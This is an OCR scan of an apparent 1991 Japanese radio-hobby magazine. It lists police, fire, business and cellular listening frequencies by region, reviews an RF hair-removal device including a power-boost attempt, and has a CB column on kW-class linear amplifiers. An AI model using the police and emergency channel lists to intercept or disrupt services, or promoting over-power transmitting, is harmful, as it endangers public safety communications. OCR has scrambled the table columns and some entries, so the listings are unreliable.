69. 450	打田町農協

◆那賀郡のA・Fさん。

大 阪

148. 17	関西電力が正確
149. 31	大川自動車
468. 8375	国際興業観光バス

◆敦賀市のトレンディさん。

兵 庫

149. 33	日通姫路
149. 73	姫路市消防本部：
150. 09	きんでん姫路
150. 61	毎日新聞姫路
150. 75	姫路市消防本部：
151. 85	オーリヨク
152. 03	姫路市消防本部：救急波
152. 17	姫路市水道局
152. 25	N T T 豊岡：豊岡市
158. 35	防災相互用
414. 75	セキスイハウス姫路
414. 85	コーケンホーム姫路
415. 35	J A F 姫路

◆敦賀市のトレンディさん。

◆神戸市の松下さん。

◆F S S #118の須磨3さん。署活系情報。

◆姫路市の角さん。

鳥 取

島 根

◆江津市の久保さん、D X情報は来月に紹介します。

岡 山

143. 40	コードレスホン
156. 70	はやぶさ
355. 60	佐世保通信所
414. 600	ダイイチ笠岡店

周波数NOW

FSS(周波数探索員)も募集中、加入脱退自由・無料

- ◆岡山市の交機さん。生き残り情報。
◆FSS #130のHi-Lowさん。

広 島

148. 29	広島市消防局
148. 85	建設加計
148. 87	建設宇部
149. 57	日通大分
150. 09	福山通運広島北
150. 25	電電可部
150. 41	江波運送
152. 57	防災愛媛
154. 45	ミヤケ : 福山市
154. 45	フジタ : 福山市
154. 45	セトウチ : 福山市
154. 45	アンゼン : 福山市
154. 47	福山タイヤ : 福山市
154. 47	川崎商事 : 福山市
154. 47	自動車ガラス : 福山市
154. 49	青影電気 : 福山市
154. 49	福山イスズ : 福山市
156. 800	大分ポートラジオ・門司ほあん
372. 9000	可部自動車学校
373. 0250	綜合警備岩国
373. 3000	中国電力広島
373. 3125	広島ガス可部
414. 6000	コカコーラ広島
430. 00	弥助の里不法無線局
860. 4250	福山市内セルラー電話
861. 1750	福山市内セルラー電話
866. 4250	福山市内セルラー電話

- ◆広島市のまるちゃん。広島市の救急波はAタイプです。
- ◆広島市の'89N S Rさん。
- ◆FSS #104の尾道52さん。
- ◆福山市のアクションライフさん。

山 口

148. 39?	高速鹿野
149. 27	高速徳山
154. 47	近津電器

- ◆D A T 命さん。

徳 島

香 川

151. 39	テクノ運輸代行 : 丸亀市
860. 4250	丸亀市周辺セルラー電話M 5
862. 1750	丸亀市周辺セルラー電話M 3
862. 4500	丸亀市周辺セルラー電話M 3
863. 5250	丸亀市周辺セルラー電話M 3
864. 6250	丸亀市周辺セルラー電話M 3
869. 0625	丸亀市周辺セルラー電話M 3

- ◆FSS #131の、丸亀市のムーンリバーさん。

愛 媛

- ◆FSS #119の'91D I Oさんからの情報で、松山市の救急波情報、松山市はCタイプ、広島県呉市の救急波はAタイプです。

高 夷 口

福 岡

146. 72	九州電力
147. 12	生き残り : 福岡
147. 22	生き残り : 福岡
147. 38	生き残り : 長崎
147. 50	北九州市消防局救急波
147. 50	筑紫野太宰府消防本部 : 救急波
147. 82	西鉄
148. 05	J R
148. 32	無変調
149. 85	西鉄高速バス
150. 29	北九州市消防局 4 ch
150. 33	北九州市消防局 1 ch
151. 21	北九州市消防局 2 ch
151. 37	J A F
151. 57	北九州市消防局 3 ch
152. 27	北九州市消防局 F A X
152. 77	福岡県消防共通波
153. 85	筑紫野太宰府消防本部 :
154. 45	小池住宅産業 : 前原町
154. 45	大庭建設 : 前原町
154. 57	中松商会 : 前原町
154. 59	ビーボ : 前原町
154. 61	マルフヂ : 前原町
348. 4125	無変調
361. 9000	筑紫野署
391. 75?	T V Q

- ◆北九州市の広田さん。消防情報。救急波はAタイプということです。

- ◆糸島郡のいなかもんさん。

- ◆筑紫野市の倉吉さん。

佐 賀

長 崎

大 分

熊 本

宮 崎

51. 30	A V C 放送開発 : 宮崎市
147. 28	生き残り : 宮崎ふるさと祭り警備

- ◆FSS #69の宮崎市のあだちゃんさん。

- ◆宮崎市の医療福祉の007さん。

鹿児 島

沖 繩

地 域	MHz	系 名	発信局
北 海 道	148.39	釧路1系	新得
北 海 道	148.41	札幌1系	門別・栗山・俱知安 ・岩内・余市
北 海 道	148.41	北見2系	
北 海 道	148.51	旭川1系	羽幌広域・旭川中央 旭川保全・士別署広域
北 海 道	148.55	北見1系	
北 海 道	148.55	函館1系	森署・八雲署
北 海 道	148.59	釧路2系	
北 海 道	148.79	函館2系	
北 海 道	148.91	釧路共通	
青 森	148.63	青森1系	木造・金木・野辺地・三戸
岩 手	148.53	岩手1系	本: 圏
秋 田	148.43	秋田2系	本: 圏
山 形	148.49	山形2系	圏: 交機隊・山警154
山 形	148.79	旧 1 系	長井署
宮 城	148.59	宮城1系	圏: 交機隊・佐沼署広域
新潟	148.67	新潟1系	圏: 与板・相川・津川署 広域署活
栃 木	148.55	照会系	圏: 栃木503他
栃 木	148.33	栃木2系	圏:
群 馬	148.51	共通系	吾妻・群警95大間々
茨 城	148.53	旧 3 系	圏: 高速隊・大宮・江戸崎
埼 玉	148.67	埼玉共通	
千 葉	148.43	旧 2 系	
東 京	147.28	島しょ系	常時キャリアなし
東 京	147.02	島しょ中継	全移動受信、他は片通話
東 京	167.17	島しょ中継	警視庁固定他
東 京	168.89	島しょ中継	大島・八丈島・新島・ 式根島地
山 梨	148.47	山梨3系	本: 捜査上野原・鶴沢 小笠原・日下部・大月
静 岡	148.43	旧中部系	広域署活
静 岡	148.55	東 部 系	広域署活、森、磐田
静 岡	148.83	旧共1系	藤枝、松崎・天竜
長 野	148.63	長野1系	圏: 木曽署広域

地 域	MHz	系 名	発信局
石 川	148.47	石川1系	本: 圏: 中・珠署広域 輪島・鶴来・宝達山・佐比野山
福 井	148.51	福井1系	丹生署広域
岐 阜	148.35	岐阜1系	広域署活・垂井・八幡・ 揖斐・恵那・岩村・高宮
愛 知	148.59	共通1系	足助署の広域署活専用
滋 賀	148.43	滋賀2系	滋賀警50.51米原
京 都	148.95	府 下 系	京都府下広域署活:
			園部署
京 都	148.49	京都共通	本: 圏: 捜査、 密行用: その他
奈 良	148.55	奈良1系	圏: 交機隊・鉄警 奈良署交通・宇陀署・機 捲権原分駐・権原捲查
和 歌 山	148.91	1 系	東署広域署活系
兵 庫	147.06	共通3系	城崎署・岩屋署・赤穂署 佐用・豊岡・香住・神戸800
島 根	147.08	島根1系	広域署活用
岡 山	147.32	旧 1 系	圏: 井原・岡警 6000
広 島	147.02	旧 2 系	吉田・江田島・音戸・庄原
徳 島	148.39	旧 2 系	圏: 広署
徳 島	148.47	徳島1系	徳島広域署活
愛 媛	148.43	愛媛3系	交信はひんばん
香 川	148.59	高 松 系	圏: 香警
高 知	148.33	高知1系	360.1500とリンク
長 崎	147.26	旧 1 系	広域署活用
長 崎	147.38	県内共通系	本: 圏: 嶼島原本部
大 分	147.00	大分1系	本: 圏
大 分	147.28	旧 1 系	高岡・都城・高千穂・ 串間・宮崎北
佐 賀	147.02	旧 1 系	
鹿児島	147.04	旧 1 系	圏: 2系とリンク中
鹿 児 島	147.20	旧 2 系	圏
熊 本	147.08	旧 1 系	
全 国	349.15	鉄 道 系	鉄道警備隊・各分駐・連絡所

補助中継回線でも同内容で受信できる地域が一部にあります。360.1500が主なところです。

消防データシートのお知らせ

1991年7月現在

不定期で、全国の消防組織の交信周波数とコールサイン構成、運用区分、通話コードなどを紹介するページを平均1ページ前後設ける予定です。

消防組織は全国それそれに地区色があります。極端な話では統一が取れていないといえます。これは、消防無線を聞く場合の一種の妨げになっていると思われます。

そこで各地域のデータを紹介することで、全国的な用語の相互理解、運用方法の相互理解の手助けになれば、という主旨で作るページです。

◆これからデータを送る方へお願い。

①消防組織名 ②運用周波数 ③周波数が複数ある場合の運用区分 ④聞こえるコール

⑤コール対車両対応表 ⑥通話コード ⑦特徴: リピータ使用など ⑧その他

この8つの項目を調べた上、まとめて封書などで送ってください。掲載に当たっては本文と同じでベンネーム可能です。現職消防士・消防団員さんからの情報も大歓迎です。

● 1ヶ月以上何も聞こえない場合削除します。常時ワッচをお願いします。
● 旧アナログ系以外は本文内で紹介します。

全国警察署活系無線の周波数表

追加訂正の情報まつています。

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
北海道		八戸署	362.2000	酒田署	362.1250	波川署	361.9750	鴻巣署	348.0000
青森署		362.2250	米沢署	362.1500	前橋署	362.0000	春日部署	348.0125	
札幌豊平署362.0750		余目署	362.1625	大胡署	362.0250	朝霞署	348.0375		
札幌白石署362.1000		山形署	362.1750	太田署	362.0500	西入間署	348.0500		
美唄署362.1125		寒河江署	362.2000	桐生署	362.0750	蕨署	348.0625		
赤平署362.1250		南陽署	362.2250	大間々署	362.1000	東松山署	348.0750		
札幌北署362.1250		岩手署	362.0125	館林署	362.1250	久喜署	348.1000		
恵庭署362.1375		盛岡西署	362.0125	境署	362.1500	狭山署	348.1125		
千歳署362.1375		紫波署	362.0375	伊勢崎署	362.1750	草加署	348.1250		
室蘭署362.1375		水沢署	362.0500	前橋東署	362.2000	所沢署	348.1375		
池田署362.1500		釜石署	362.0750	藤岡署	362.2125	熊谷署	348.1750		
札幌南署362.1500		大船渡署	362.1000	いわき南署	362.0000	上尾署	348.1625		
砂川署362.1500		二戸署	362.1125	吾妻署	362.2375	大宮署	348.1875		
留萌署362.1500		宮古署	362.1250	富岡署	362.2500	寄居署	348.2000		
芦別署362.1625		北上署	362.1500	竜ヶ崎署	361.1625	飯能署	361.2875		
江別署362.1625		花巻署	362.1750	臼立署	361.8875	加須署	361.6625		
伊達署362.1625		一関署	362.2000	桑折署	362.1125	小川署	361.6875		
旭川東署362.1750		盛岡東署	362.2250	郡山署	362.1250	新座署	361.8500		
帶広署362.1750		白石署	361.9500	河口署	362.1500	越谷署	361.8750		
札幌西署362.1750		気仙沼署	361.9750	本宮署	362.1625	本庄署	361.8750		
滝川署362.1750		亘理署	361.9875	いわき中央署	362.1750	幸手署	361.8875		
弟子屈署362.1750		仙台東署	362.0000	会津若松署	362.2000	勝田署	362.0125		
中標津署362.1750		佐沼署	362.0125	福島署	362.2250	土浦署	362.0250		
名寄署362.1750		大河原署	362.0250	那珂署	362.0375	那珂署	362.0625		
函館西署362.1750		仙台北署	362.0500	桑折署	362.1125	つくば北署	362.0500		
岩見沢署362.1875		若柳署	362.0750	郡山署	362.1250	下妻署	362.0750		
苫小牧署362.1875		岩沼署	362.1000	宇都宮署	347.9875	鉢田署	362.0875		
網走署362.2000		古川署	362.1250	宇都宮東署	347.9875	古河署	362.1000		
札幌東署362.2000		仙台南署	362.1500	朽木署	348.0250	石岡署	362.1125		
新得署362.2000		石巻署	362.1750	宇都宮中央署	348.1750	大子署	362.1250		
深川署362.2000		塙釜署	362.2000	朽木共通系	348.1250	真壁署	362.1375		
富良野署362.2000		仙台中央署	362.2250	今市署	348.1375	取手署	362.1500		
紋別署362.2000		横手署	362.0750	小山署	348.1500	大宮署	362.1625		
稚内署362.2000		秋田臨港署	361.1500	氏家署	348.1625	鹿島署	362.1625		
厚岸署362.2125		湯沢署	362.0250	宇都宮南署	348.1750	下館署	362.1625		
小樽署362.2125		男鹿署	362.0375	鳥山署	361.7250	結城署	362.1875		
夕張署362.2125		鹿角署	362.0500	大田原署	361.8500	高萩署	362.2000		
旭川中央署362.2250		五城目署	362.0875	佐野署	361.8500	麻生署	362.2125		
北見署362.2250		本荘署	362.1000	藤岡署	361.8625	太田署	362.2250		
釧路署362.2250		大曲署	362.1250	鹿沼署	361.8750	境署	362.2250		
札幌中央署362.2250		鷹巣署	362.1375	黒磯署	361.8750	川越署	347.7625		
根室署362.2250		大館署	362.1575	石橋署	361.9125	岩槻署	347.8750		
函館中央署362.2250		能代署	362.2000	足利署	361.9250	川口署	347.9125		
共通系362.2500		秋田署	362.2250	矢板署	361.9250	児玉署	347.9125		
青森県		山形署	362.2250	安中署	348.0250	羽生署	347.9250		
浪岡署361.8750		村山署	361.1750	高崎署	348.0500	浦和署	347.9375		
むつ署362.0500		鶴岡署	362.0750	長野原署	348.1125	秩父署	347.9625		
三沢署362.0750		上山署	362.0875	松井田署	348.1375	行田署	347.9500		
十和田署362.1000		新庄署	362.1000	下仁田署	348.1875	小鹿野署	347.9625		
七戸署362.1125		天童署	362.1125	沼田署	348.1875	杉戸署	347.9750		
黒石署362.1250		大泉署	362.1125	大泉署	361.9500	武南署	347.9875		
弘前署362.1500		青森署	362.2250						
五所川原署362.1750									
千葉県も成田～東京間の高速道沿いがデジタルになりました									

各県の共通系の情報も待っています。東京は全署デジタル音声化進行中

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
船橋署	D361.9875	福生署	A348.0750	下谷署	362.2500	神奈川共通	362.2500	小諸署	361.8625
東金署	362.0000	日黒署	348.0875	東大和署	A362.2500	山梨県		須坂署	361.8750
市川署	D362.0125	荒川署	348.1000	神奈川県		韋崎署	361.9000	飯山署	361.9000
鴨川署	362.0375	東京水上署	348.1125	浦賀署	347.7250	南甲府署	361.9750	丸子署	361.9250
千葉南署	D362.0375	東京共通	348.1250	宮前署	347.9000	甲府署	362.0500	望月署	361.9625
流山署	362.0500	西新井署	348.1750	加賀町署	348.0250	石和署	362.0875	岡谷署	362.0250
新東京空港署	D362.0625	麻布署	348.1875	座間署	348.0500	富士吉田署	362.1125	新潟県	
鎌ヶ谷署	D362.0875	尾久署	348.2000	保土ヶ谷署	348.0625	塙山署	362.2125	新潟中央署	347.8875
松戸東署	362.1000	杉並署	348.2125	港北署	348.0750	静岡県		新発田署	347.9125
八日市場署	362.1875	巢鴨署	361.2375	松田署	348.0875	焼津署	361.8500	豊農署	347.9875
我孫子署	362.2250	三田署	361.6750	栄署	348.1000	伊東署	361.8625	新潟東署	348.0125
船橋東署	D362.2375	愛宕署	361.7000	津久井署	348.1125	掛川署	361.8750	新潟西署	348.1125
東京都									
渋谷署	347.7125	警察学校	361.7500	世田谷署	361.8750	金沢署	348.1250	富士宮署	361.8875
高島平署	347.7250	中央署	361.8625	秦野署	348.1375	三島署	361.9125	三島原署	361.9375
大塚署	347.7375	北沢署	361.9000	緑北署	348.1375	細江署	361.9375	熱海署	361.9625
高輪署	347.7625	東村山署	A361.9000	山手署	348.2000	新居署	361.9625	新居原署	361.9875
本富士署	347.7750	神田署	361.9125	藤沢署	348.1625	大仁署	361.9875	大仁原署	361.9875
浅草署	347.7875	調布署	361.9250	伊勢原署	348.1875	御殿場署	362.0375	御殿場署	362.0375
府中署	347.7875	深川署	361.9250	三崎署	361.1625	丹田署	362.0625	丹田署	361.9250
池袋署	347.8000	野方署	361.9375	緑署	361.6875	蒲原署	362.0625	三条署	361.9625
代々木署	347.8125	久松署	361.9500	横浜水上署	361.7125	静岡南署	362.0875	白根署	361.9750
板橋署	A347.8250	城東署	361.9625	相模原署	361.8625	浜松中央署	362.0875	見附署	361.9875
昭島署	A347.8375	立川署	361.9750	横須賀署	361.8750	藤枝署	362.1000	長岡署	362.0375
南干住署	347.8375	築地署	361.9750	旭署	361.8875	田中署	362.1250	柏崎署	362.0625
新宿署	347.8500	志村署	361.9875	葉山署	361.9000	下田署	362.1375	上越南署	362.0625
碑文谷署	347.8625	丸の内署	362.0000	浦田署	361.9250	浜松東署	362.1375	五泉署	362.0750
上野署	347.8750	中野署	362.0125	神奈川署	361.9375	沼津署	362.1500	小千谷署	362.0875
多摩中央A	D347.8750	戸越署	362.0250	大船署	361.9500	松崎署	362.1500	十日町署	362.1375
庵野川署	347.8875	蔵前署	362.0375	藤沢署	361.9625	菊川署	362.1750	六日町署	362.1625
東京空港署	347.8875	亀有署	362.0500	厚木署	361.9750	富士署	362.1875	上越北署	362.2125
戸塚署	347.9000	赤坂署	362.0500	南署	361.9875	静岡中央署	362.2125	富山県	
日野署	347.9000	石神井署	A362.0625	相模原南署	362.0000	清水署	362.2375	水見署	361.9250
蒲田署	347.9125	青梅署	362.0750	相模原南署	362.0000	長野県		富山山北署	361.9500
町田署	A347.9250	四谷署	362.0750	戸部署	362.0125	諏訪署	347.8875	諏訪署	347.8875
目白署	347.9250	武蔵野署	A362.0875	小田原署	362.0125	長野中央署	347.9125	高岡署	361.9000
池上署	347.9375	五日市署	362.1000	港南署	362.0250	更埴署	347.9375	冰見署	361.9250
高井戸署	347.9500	原宿署	362.1000	中原署	362.0375	駒ヶ根署	347.9375	富山山北署	361.9500
大井署	347.9625	赤羽署	362.1125	鎌倉署	362.0500	松本署	347.9500	福光署	361.9625
小平署	A347.9625	本所署	362.1250	鶴見署	362.0625	入善署	347.9625	新湊署	361.9750
成城署	347.9750	三鷹署	362.1250	大磯署	362.0750	飯田署	347.9875	井波署	361.9875
月島署	347.9750	練馬署	362.1375	磯子署	362.0875	上田署	348.0125	小矢部署	362.0000
荏原署	347.9875	万世橋署	362.1500	大和署	362.1000	伊那署	348.0375	入善署	362.0125
千住署	348.0000	綾瀬署	362.1625	川崎署	362.1125	佐久署	347.9825	小杉署	362.0250
八王子署	348.0000	麹町署	362.1750	逗子署	362.1250	上田署	348.0125	富山署	362.0500
小金井署	A348.0125	東京共通	362.1750	幸署	362.1375	伊那署	348.0375	八尾署	362.0750
田園調布署	348.0125	小岩署	362.1875	瀬谷署	362.1500	長野南署	348.0375	大沢野署	362.1000
富坂署	348.0250	葛西署	362.2000	川崎臨港署	362.1625	中野署	348.0625	上市署	362.1250
大崎署	348.0375	玉川署	362.2000	戸塚署	362.1750	諏訪署	348.1250	滑川署	362.1500
王子署	A348.0500	田無署	A362.2125	多摩署	362.1875	塙尻署	348.1750	砺波署	362.1750
大森署	348.0500	本田署	362.2125	平塚署	362.2000	大町署	348.1875	黒部署	362.2000
品川署	348.0625	小川口署	362.2250	伊勢佐木署	362.2125	豊科署	348.2125	魚津署	362.2250
向島署	346.0750	牛込署	362.2250	茅ヶ崎署	362.2250	辰野署	361.6875		
		荻窪署	362.2375	藤沢北署	362.2375				

Aは6月末現在まだアナログのPSを表します。

静岡・浜北署もデジタルです

全国警察署活系無線の周波数表

共通波(予備波)の情報を待っています。

警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz	警察署	MHz
石川県									
輪島署	361.9000	愛知署	348.0125	大津署	362.1625	和歌山東署	362.0250	富田林署	362.0125
津幡署	362.0375	東海署	348.0375	彦根署	361.9375	御坊署	362.0375	天王寺署	362.0250
金沢西署	362.0625	岡崎署	348.0625	草津署	361.9625	新宮署	362.0500	和泉署	362.0375
金沢東署	362.0875	名古屋水上署	348.1375	近江八幡署	362.0000	和歌山北署	362.0500	浪速署	362.0500
金沢中署	362.1125	蒲郡署	348.1625	守山署	362.0375	海南署	362.0750	阿倍野署	362.0750
大聖寺署	362.1250	豊橋署	348.1875	堅田署	362.0625	白浜署	362.0875	西成署	362.1000
羽咋署	362.1250	常滑署	361.1625	長浜署	362.1750	妙寺署	362.1875	豊中署	362.1125
松任署	362.1375	設楽署	361.2000	八日市署	362.1875	湯浅署	362.1125	大正署	362.1250
寺井署	362.1625	愛知共通	361.8625			橋本署	362.2250	岸和田署	362.1375
小松署	362.1875	蟹江署	361.8875					南署	362.1500
鶴来署	362.2000	緑署	361.9000					黒山署	362.1625
七尾署	362.2125	瑞穂署	361.9250					東署	362.1750
福井県									
福井南署	361.9250	春日井署	361.9375					高石署	362.1875
金津署	361.9500	南署	361.9500					枚方署	362.1875
三国署	361.9750	西尾署	361.9625					天満署	362.2000
丸岡署	362.0000	港署	361.9750					高槻署	362.2125
勝山署	362.0250	豊田署	361.9875					西署	362.2250
大野署	362.0500	昭和署	362.0000					吹田署	362.2375
小浜署	362.1000	丸岡署	362.0125					港署	362.2500
福井署	362.1000	小牧署	362.0250					兵庫県	
鯖江署	362.1500	熟田署	362.0250					洲本署	347.7375
武生署	362.1750	中川署	362.0500					神戸北署	347.8250
敷賀署	362.2000	一宮署	362.0625					川西署	347.8875
岐阜県									
羽島署	348.0500	千種署	362.0750					神戸水上署	347.9000
岐阜北署	348.0750	安城署	362.0875					灘署	347.9250
各務原署	348.1000	田原署	362.0875					宝塚署	347.9250
岐阜南署	348.1250	碧南署	362.1125					尼崎北署	347.9875
大垣署	348.1500	中署	362.1250					長田署	348.0000
岐阜中署	348.1750	半田署	362.1375					尼崎西署	348.0125
北方署	361.8750	中村署	362.1500					須磨署	348.0250
海津署	361.9125	守山署	362.1750					尼崎東署	348.0375
養老署	362.0375	刈谷署	362.1875					尼崎中央署	348.0625
可児署	362.1125	北署	362.2000					飾磨署	348.0875
加茂署	362.1375	新城署	362.2000					竜野署	348.1125
高山署	362.1375	東署	362.2500					網干署	348.1375
多治見署	362.1625	三重県							
閼署	362.1750	鈴鹿署	361.2750					甲子園署	348.1500
中津川署	362.1875	久居署	361.6375					西宮署	348.1750
愛知県									
西署	347.8125	桑名署	361.8500					加古川署	348.1875
西枇杷島署	347.8375	上野署	361.8750					芦屋署	348.2000
稻沢署	347.8625	四日市署	362.0375					姫路署	348.2125
江南署	347.8875	員弁署	362.0750					岩屋署	361.6750
犬山署	347.9125	伊勢署	362.1500					赤穂署	361.7000
天白署	347.9375	尾鷲署	362.1625					三木署	361.7500
瀬戸署	347.9625	松阪署	362.1750					東灘署	361.8625
津島署	347.9875	鳥羽署	362.1875					有馬署	361.8875
滋賀県									
和歌山西署	348.0500	岩出署	361.8875					津名西署	361.9000
有田署	361.9750	有田署	361.9750					菅合署	361.9125
田辺署	362.0000	曾根崎署	362.0000					淀川署	361.9250
								八尾署	361.9375
								西淀川署	361.9500
								都島署	361.9750
								生田署	361.9925
								羽曳野署	361.9875
								高砂署	361.9750
								垂水署	361.9875

偶数月は周波数順、奇数月は五十音順で掲載しています。

本当に実用になるの?! シリーズ第1回

ムダ毛のお手入れ最前線

抜いても痛くない！

高周波脱毛マシンを

みた!



毛深い彼に幻滅

暑くなるにしたがつて着るもの一枚ずつ薄くなつていき、満員電車の中で吊り革につかまる若い娘の脇の下が、妙に気に掛かる今日この頃、「女性はムダ毛の手入れが大変だなあ…。でもホントにムダなのかなあ…黒木香！」などと、イケナイ気持ちになりつつある自分を、ほかのことで気を紛らわそうと自分に言い聞かせ、車内の吊り広告に目をやれば、篠山紀信だの荒木経惟の話題ばかりで、何だか無限ループに陥りそうになり、気を取りなおして週刊誌に目を落とすと、な、なんだ「モムクジヤラの彼に幻滅、キミも今日からモテモテボーイ」？ これ男性誌だぜ！

脱毛マシンを探せ!

というわけで、なんでもネタにしてしまうABは、技術部に急遽「脱毛分科会」を設置、巷に溢れる脱毛に関する情報や資料を、デパートやディスカウントショッピング・医療機器販売店など、足を棒にしてまわり、手当たり次第に集めまくりました。

その結果、脱毛マシンの中には高周波（電波）を使っているものが数機種あることがわかりました。

ところがこれまた面倒なことに、店頭販売しているものはまったくなく、判明したすべての機種が通信販売という入手ルートだったのですが、脱毛分科会でもなんとカー一台入手することができました。

周波数はどこだ!

早速気になる概要を取説で確認してみました。

すると、周波数は27.125MHzで高周波出力は1.8Wとの表示があり、CBバーになるコーナーの弁当箱を引っ張りだしてモニターしてみると、14chでメータを振りきらせ「ブイーン」というなる脱毛マシンの電波を確認しました（なんと上位機種には、出力3Wのハイパワータイプもあるようです）。

▲「ヘアに警告」 6月11日読売新聞朝刊

で、ただでさえ違法無線、違法無線と世の中うるさいのに「勝手にこんなパワーを出しちゃつていいのかなあ…」と、関東電監で高周波利用設備の担当になる有線放送課に聞いてみると、通信を行うもの以外で高周波を熱などとして利用する機器なんかの場合は、その高周波出力が50W以下ならなんの許可もないんじゃないそうです。

でも、もしほかの通信設備に妨害なんかを与えちゃった場合は使っちゃダメとかで、このへ

んは電波法の100条や施行規則の45条にちゃんと書いてあるそーですが、知ってましたか?

で、どーなんよ…

届いた日、技術部には興味津々という編集部員が詰め掛け、ああだこうだと大騒ぎでした。

仕組みは脱毛マシンで作られた27メガの高周波を、鳥のくちばしのような金属板に伝え、抜きたい毛の根元に近い部分をこれまで挟み、毛の発育源の毛乳頭とよばれる蛋白質に高周波熱を

与えて凝固(?)させ、痛みを感じずに毛が抜けるというものです。


取説に従い、くちばしの金属を直接肌につけると熱いので、これに注意しながら実際にこのくちばしで毛を挟んで高周波を与える、脱毛にチャレンジしてみました。

確かに要領さえ得ればツツツと抜けるのですが、何せ一本ずつ処理するわけで、こいつは根気が必要な作業だと痛感するのでありました。全国の脱毛志願の女性陣に脱帽!


脱毛の実際と脱毛器の内部を見る!




▲高周波脱毛マシーン式。ケースの中が見たくなります…。




▲本機のスイッチを押せばCBの14chはメータ振りきれ。




にコピに
高ネックよ
高周波タ
波を採用
え、(?)。
脱毛を促進
させるわけ
だ。毛を挟
んでは毛根
型る。




▲これが、高周波脱毛機 HR-207S の内部です。意外とシンプルですね。




▲この2つのトランジスタは、左がドライプ、右がファイナルで、出力1.8Wを出しています。



▲さっそく脱毛分科会技術班でパワーアップ改造を試みてみましたが、出力は変化なし。うーん、残念。



▲高周波出力は変調されているわけではなく、キャリアだけのようです（周波数は27.125MHz）。



▲なんと、27.125MHz の水晶をトランジスタで発振させて高周波のもとを作っています。

● おわり ●

茂原のパーソナル無線専門店

無線電機全般 販売
新品 金融流品 **買入**
質流品

★ご不要の無線電機全般、即高価現金買取り致します。
どんな品でも今すぐお電話下さい。見積り致します。

アンテナ診断・パワー診断致します。新品から出物まで利益をおさえ、どんな物でもご注文お受けいたします。全品クレジット、頭金なしの30回払いまでOK!!

買うなら後々まで便利でお徳な専門店で!! (AM10:00~PM7:30 定火曜日)



変わった物・面白い物・他店にない物・通信販売の品、その他いろいろ大量展示しております。お問合せ下さい。

全品割引の

〒297 千葉県茂原市下永吉1268-2

マルシマ ☎0475(23)1975

Personal Citizen Band (カイザー&改造)

CB・パーソナルがホットにコミュニケーション

8

520 yen

■CBインフォメーションスペシャル
読者投稿を一挙掲載！
■読者版！HOT情報
パソコン機改造情報

CBインフォメーション スペシャル!

Special

本田 三郎

今月の空模様

今月もまた、E スポの話になってしまいますが、時節柄というか、旬なので少々おつきあいくださいね。

毎年のこと、このシーズンになると E スポ・ファンでパンド内が賑やか（混乱？）になるのですが、今年はいつもとちょっと様子が変っています。

一言でいえば“スケールがでかい！”…のです。CB バンドをワッヂしていると、なんだか、kW クラスの局が鬼のように増えている感じなのです（これは、国内の AM 局に限った場合ですが…）。

確かに、最近では 1~1.8kW 程度のリニアの売れ行きは好調の

ようですし、このクラスでは真空管式とトランジスタ式の両方が存在し、価格も安定してきています。ということで、ユーザ一側からみれば、品数豊富で価格もなんとか届くという、ウレシイ状況になっているようです。

ただ、売れ行きが好調といつても、モノがモノだけに、アマ機のようにガンガン売れるワケではありません。しかも、そういった大型 CB 用リニアメーカーは、表向きメジャーな会社ではありませんので、生産台数も限られています。

ただ、アマチュア無線と違うのは、一旦購入したリニアの稼働率では CB の方が遙かに高いのです。更に、運用周波数が

限られているので、なあさらハイパワー局が目につくのです。

